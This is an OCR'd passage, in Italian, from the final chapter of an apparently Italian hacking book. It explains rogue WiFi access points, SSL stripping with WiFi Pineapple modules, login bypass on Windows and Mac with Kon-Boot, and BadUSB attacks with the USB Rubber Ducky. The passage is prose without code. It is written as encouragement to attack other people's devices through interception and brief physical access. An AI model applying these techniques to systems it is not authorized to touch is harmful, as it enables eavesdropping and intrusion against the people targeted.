


Figura 13.6 Un dispositivo (client) si è collegato al nostro Access Point. Si tratta, a tutti gli effetti, di un Rogue AP.

Potrei scrivere un libro intero parlando solo di questo gadget, ma ormai ti è chiaro come possa dare una marcia in più alle tue attività. Non si tratta di uno strumento per novellini, tutt'altro, e ci tengo a sottolinearlo. Con un adattatore WiFi Pineapple non impari certo a fare hacking. Impari, però, a farlo più velocemente e con meno possibilità di errore (Figura 13.7).




Figura 13.7 Il modulo DWall in azione, mentre intercetta del traffico web.

SSL Stripping

Approfitto di questo capitolo per introdurre un'altra tecnica, piuttosto avanzata, tanto cara agli hacker. Come le altre, prende nomi diversi ma quello più gettonato è SSL Stripping. In breve (molto, in breve): i protocolli di trasmissione web con cui qualsiasi utente ha a che fare sono HTTP e HTTPS. La differenza tra i due è che il primo trasmette le informazioni in chiaro, il secondo le trasmette in via crittografata. Per questo motivo, se un hacker intercetta del traffico HTTP può vederne il contenuto senza problemi, mentre se intercetta traffico HTTPS l'operazione diventa quasi impossibile (o molto complessa, dipende sempre da chi si mette a farla). Tuttavia, c'è un modo molto più semplice per intercettare il traffico HTTPS di un

utente: fargli credere che la sua navigazione avvenga sotto HTTPS mentre, in realtà, è sotto HTTP. Il concetto di base, semplificando il discorso ai massimi livelli, è che spesso e volentieri esistono ambo le versioni di un servizio web. Per questioni di compatibilità, infatti, si tende ad avere sia una versione HTTP sia una HTTPS, sebbene digitando il solo indirizzo web si tende a essere incanalati verso la seconda. Molto si sta facendo per sancire il passaggio definitivo al solo HTTPS, ma ci vorrà ancora del tempo. Ed è qui che entra in gioco il SSL Stripping, una tecnica che consiste nel "degradare" un servizio HTTPS alla sua versione HTTP. Prendi, per esempio, Google. Se dal tuo browser digiti `www.google.com`, quasi certamente comparirà il fatidico `HTTPS://www.google.com`. Se attivi SSL Stripping, digitando `www.google.com` sarai indirizzato, invece, su `HTTP://www.google.com`. E a quel punto il traffico potrà essere intercettato senza problemi. SSL Stripping può essere "fatto a mano", per esempio via Kali Linux, ma è presente anche sotto forma di modulo per WiFi Pineapple Nano. Si chiama SSL Split, lo scarichi dal Module Manager e, una volta attivato, fa in modo che i dispositivi collegati al Rogue AP, quando possibile, siano direzionati sul protocollo HTTP. A quel punto, un modulo come DWall è tutto quel che serve per intercettare il traffico generato dal dispositivo.

NOTA

Tieni conto che, in alcuni casi, e con alcuni browser, il "declassamento" da HTTPS a HTTP viene dichiarato in modo evidente, con un messaggio di avvertenza. L'utente, a questo punto, ha comunque la possibilità di procedere con la navigazione, ma qualcuno potrebbe essere allarmato dalla segnalazione e bloccarsi.

Bypassare password di Windows e Mac

L’accesso fisico a un computer non garantisce quasi mai la possibilità di mettervi subito mano. I moderni sistemi operativi, infatti, prevedono l’impostazione per lo meno di una password di accesso. Ci sono molti modi per bypassare questo sistema di controllo, ma per lo più si tratta di soluzioni molto “esotiche”, per usare un eufemismo. In situazioni come quella che ti ho prospettato hai davvero pochi minuti per agire, quindi serve una tecnica rapida ed efficace. Il ricercatore Piotr Bania da qualche anno sviluppa Kon-Boot (`www.kon-boot.com`), una soluzione pratica, veloce e dal costo davvero contenuto (appena qualche decina di euro), che ha una sola funzione: bypassare la password di accesso a sistemi Windows e Mac. Puoi acquistare una soluzione unica, per ambo i sistemi operativi, o, risparmiando qualcosa, acquistarne una dedicata a uno solo. Basta installare Kon-Boot in una chiavetta USB, inserirla nel sistema di cui si vuole bypassare la password e procedere al riavvio. Il gioco è fatto: hai pieno accesso al sistema, Windows o Mac che sia. Kon-Boot è ufficialmente commercializzato come soluzione nel caso ci si dimentichi la password del proprio sistema operativo, ma dubito che la maggior parte dei suoi utenti lo abbiano acquistato per questo motivo.

Attacco BadUSB

Non so se ti è mai capitato di collegare una tastiera a un computer. Intendo una normalissima tastiera a un normalissimo computer. Non succede niente di magico: il computer riconosce la periferica che hai appena collegato tramite porta USB come una tastiera, e in pochi istanti puoi iniziare a digitare i tuoi testi. Un meccanismo semplice, così semplice che non può dare spazio a interpretazioni sbagliate: il computer, o per meglio dire il sistema operativo, riconosce la periferica come uno *Human Interface Device (HID)*, cioè un

dispositivo che serve “solo” a interagire (tastiera, mouse, tavoletta grafica e via dicendo).

Se invece inserisci una chiavetta nella porta USB, questa viene riconosciuta come una “memoria di massa”. Eppure, si tratta sempre di un collegamento USB! Che cosa fa la differenza? Che cosa, cioè, dà modo al sistema operativo di distinguere quale periferica si collega alla porta? Tutto dipende dal fatto che una periferica USB è composta, al suo interno, da parti distinte. In una c’è la sua memoria, data da quella eventualmente a disposizione dell’utente (pensa a una chiavetta, per esempio) e dal firmware. Nell’altra c’è un piccolo processore (di solito l’Intel 8051) e il *bootloader*, cioè una memoria che si occupa delle istruzioni di caricamento del firmware. Processore e bootloader formano il cosiddetto *controller*, che si occupa, una volta connessa la periferica, di trasmettere un codice di riconoscimento al sistema operativo. Se, per esempio, il codice è 08h, la periferica sarà riconosciuta come memoria di massa. Se il codice è 01h abbiamo invece a che fare con una periferica audio. E via così. Va sottolineato che questo codice è “software” e, come tale, può essere modificato agendo su bootloader e firmware.

Al solito, ho semplificato molto la spiegazione, ma ora puoi capire che, cambiando il codice, il computer riconosce una periferica USB per un’altra. Cosa accadrebbe, dunque, se una chiavetta USB, contenente nella propria memoria del codice malevolo, venisse “scambiata” dal computer per una tastiera? Accadrebbe per esempio che un antivirus non andrebbe a controllarla, perché l’eventuale memoria interna di una tastiera non sarebbe accessibile come quella di una normale chiavetta. La scoperta di questo affascinante attacco chiamato BadUSB, che risale a qualche anno fa, è stata tradotta in software su cui ricercatori e hacker (le due figure, ormai lo sai, spesso si fondono) hanno avuto modo di sperimentare. Hak5, di cui ti ho già

parlato in merito a WiFi Pineapple Nano, non si è fatta scappare la ghiotta occasione di creare la USB Rubber Ducky, una chiavetta che sfrutta questo principio per infilare istruzioni malevole nel computer a cui è collegata. Include addirittura un semplice linguaggio di programmazione con cui sviluppare payload, malware e software malevoli in genere, senza contare tutti quelli messi a disposizione da una community di hacker molto attiva attorno a questo gadget. In buona sostanza, basta avere accesso fisico a un computer per qualche minuto, collegare la Rubber Ducky a una porta USB e attendere che le istruzioni siano "sparate" nel sistema. E questo viene fatto proprio come se ci fosse una tastiera collegata e pronta a digitarle autonomamente, a una velocità di circa mille parole al minuto. In un paio di minuti è possibile, per esempio, scardinare qualche password, o creare una connessione con un computer da remoto (Figura 13.8).




Figura 13.8 Nessuna sorpresa: la USB Rubber Ducky è, a tutti gli effetti, una chiavetta USB, con la possibilità di ospitare una schedina di memoria contente il codice sviluppato con l'apposito (e molto semplice) linguaggio di programmazione.

Come spiegato per WiFi Pineapple, anche in questo caso si tratta di un gadget non essenziale, che non fa nulla che tu non potresti fare da te, con un po' di pazienza e volontà. Solo che ti mette in mano una soluzione pronta all'uso.

A differenza del "Nano", tuttavia, sono convinto che crearti una tua Rubber Ducky sia un'esperienza che potrebbe forgiare, definitivamente, l'hacker che è in te. Perché raccoglie molte nozioni e procedure diverse per fornirti uno strumento utile e che, a quel punto, potrai dire di conoscere nei minimi dettagli. E che sarai magari spinto a migliorare sempre più: non è questa, in fondo, l'essenza dell'hacking?

Per creare una Rubber Ducky ti serve una chiavetta USB, anche con poca memoria, ma con il firmware aggiornabile. Per fortuna, buona parte delle chiavette ha questa caratteristica, ma conviene consultare l'elenco (non completo) riportato nel sito ufficiale che ospita il progetto: `https://github.com/brandonlw/Psychson`. Qui, del resto, trovi anche le istruzioni per creare la periferica pronta a sferrare un attacco BadUSB. Si tratta di una procedura complessa, tediosa e che forse richiederà parecchi tentativi per essere portata a termine, ma puoi considerarla come la prova finale per capire se hai la stoffa dell'hacker. Non una prova fatta di sistemi da scardinare, come magari ti aspetteresti, ma di pazienza e dedizione. Se c'è una cosa che spero avrai capito leggendomi, nel corso di questo libro, è che per un hacker, un hacker vero, le nozioni tecniche passano in secondo piano di fronte al requisito primario che deve avere chi vuole abbracciare questa arte: la voglia di sperimentare.

Se la possiedi, e se hai la fortuna di disporre del dono più prezioso che c'è, il tempo, imparerai tutto il resto senza problemi.

Grazie per avermi seguito fin qui, ti auguro che questo viaggio non finisca mai.